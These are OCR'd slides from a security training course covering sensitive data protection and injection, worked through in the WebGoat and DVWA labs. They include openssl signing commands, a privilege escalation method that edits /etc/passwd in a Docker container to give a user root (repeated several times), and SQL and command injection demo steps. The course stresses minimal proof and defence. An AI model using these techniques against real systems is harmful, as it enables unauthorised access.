


LESSON

Sensitive data protection







Notes: "Two sub-skills here: (1) identify the hash type from length and character set, (2) crack it. MD5 is dead — it's been broken for over a decade. hashcat with a wordlist cracks it in milliseconds. The real lesson: never store passwords as unsalted MD5. Use bcrypt, scrypt, or Argon2."


LESSON

Sensitive data protection

Task 6: RSA Signature Verification

openssl rsa -in private.key -modulus -noout | cut -d= -f2

openssl dgst -sha256 -sign private.key <(openssl rsa -in private.key -modulus -noout | cut -d= -f2 | tr -d '\n') | base64 -w 0



LESSON

Sensitive data protection

Step 1: Extract the raw RSA key modulus text directly into a variable using OpenSSL:

MOD=$(openssl rsa -in private.key -modulus -noout | cut -d= -f2)

Step 2: Ensure the string is formatted in all uppercase letters with absolutely no trailing newlines or whitespace.

Step 3: Sign that precise uppercase text string using a SHA-256 digest configuration flag:

printf "%s" "$MOD" | openssl dgst -sha256 -sign private.key -out sig.bin

Step 4: Convert the resulting binary signature directly into a Base64 text string to submit into the WebGoat input box:


base64 -w 0 sig.bin



LESSON

Sensitive data protection

Task 8: docker container image



LESSON


Sensitive data protection



We are going to copy the /etc/passwd file to our local machine so that we gave our user (webgoat) root permission by removing UID and GID in the file. Then sending it back to the docker image.

LESSON


Sensitive data protection




We are going to copy the /etc/passwd file to our local machine so that we gave our user (webgoat) root permission by removing UID and GID in the file. Then sending it back to the docker image.

LESSON

Sensitive data protection





We are going to copy the /etc/passwd file to our local machine so that we gave our user (webgoat) root permission by removing UID and GID in the file. Then sending it back to the docker image.

SENSITIVE DATA PROTECTION

The quiet leaks

BYTE SHIELD

Data in URLs	Query strings reach browser history, server logs, proxy logs and the Referer header of the next site.
Over-sharing APIs	An endpoint returns the whole user record and the front end displays three fields. The rest still left the server.
Logs and error reports	Request bodies, tokens and personal data captured by logging or crash reporting tools.
Caching	Sensitive pages cached by the browser or a CDN. Use Cache-Control no-store where appropriate.
Autocomplete and exports	Browser-saved fields and CSV or PDF exports that ignore the application's access rules.
Masking done client side	A card number sent in full and hidden with CSS or JavaScript is not masked at all.

! **Why security cares.** Most exposures are not decryption. They are data arriving somewhere nobody thought about. Follow the data: what is sent, what is stored, what is logged, what is cached, what is exported.

WATCH OUT

Cryptographic mistakes to look for

BYTE SHIELD

Rolling your own	Custom algorithms, custom modes or clever XOR schemes. Use vetted libraries and defaults.
Fast hashes for passwords	MD5, SHA-1 or a bare SHA-256. Use Argon2id, scrypt or bcrypt.
Hard-coded secrets	Keys, tokens and passwords in source, in a container image, or in front-end JavaScript.
Predictable randomness	A general-purpose random function used for tokens. Use the cryptographic random source.
Obsolete algorithms	DES, RC4, ECB mode, and MD5 or SHA-1 for signatures.
No integrity protection	Encrypted but unauthenticated data an attacker can modify undetected.
Secrets in transit to the client	If the browser can read it, it is not a secret, however it is encoded.

Every item here is something you can look for in a code review or a response body, without any cryptography knowledge.

BYTE SHIELD

THE RULE FOR TODAY

Separate code from data, and protect data everywhere it goes.

Injection is fixed by telling the interpreter in advance which part is a value. Cryptographic failures are fixed by deciding what is sensitive and then protecting it in transit, at rest, in logs, in backups and in every copy.

Parameterise. Hash credentials. Encrypt what must be read back. Keep the keys elsewhere.

More DEMO

Injection in DVWA, and a look at what leaks

BYTE SHIELD

1	**Open the DVWA SQL Injection page at security level low and submit a normal ID.**	*Baseline first. Note the response and what a valid result looks like.*
2	**Submit a single quote, then two quotes.**	*An error on one and normality on the other is strong evidence the input reaches a query.*
3	**Submit a condition that is always true, then one that is always false.**	*Two different responses confirm injection and identify the class.*
4	**Retrieve only the database version, then stop.**	*Proving access is the finding. This is where a professional stops.*
5	**Raise DVWA to medium, then high, and repeat.**	*Shows a partial filter being bypassed and a parameterised version refusing. The lesson is the order of defences.*
6	**Open Command Injection at low and chain a harmless command after the address.**	*Demonstrates that the shell parses metacharacters. Use a read-only command such as id.*
7	**Decode a base64 cookie value in Burp Decoder.**	*Encoding is not protection. Read what the application thought was hidden.*
8	**Check the lab site's headers for HSTS and its cookies for the Secure flag.**	*The cryptographic half is mostly configuration, which is Day 5's subject.*

LAB

Exercise: find it, classify it, fix it

BYTE SHIELD

Task (DVWA and WebGoat)

1. Find one SQL injection using the seven-step method. Record each step.
2. Classify it: union, error, blind boolean or blind time. Justify it.
3. Prove impact minimally, then stop.
4. Repeat at medium and high security. What changed?
5. Find one command injection and write the safe replacement code.
6. Audit for crypto issues: cookie flags, base64, data in URLs.

Self-study on TryHackMe (free rooms)

SQL Injection
Command Injection
Walking An Application

You are done when

You have one finding of each type, each with a request, a response, a class and the exact code change that fixes it.


Stretch and reflect

You find blind time-based injection on a client's production payment service. What do you do next, and what do you not do?

LESSON

Exercise

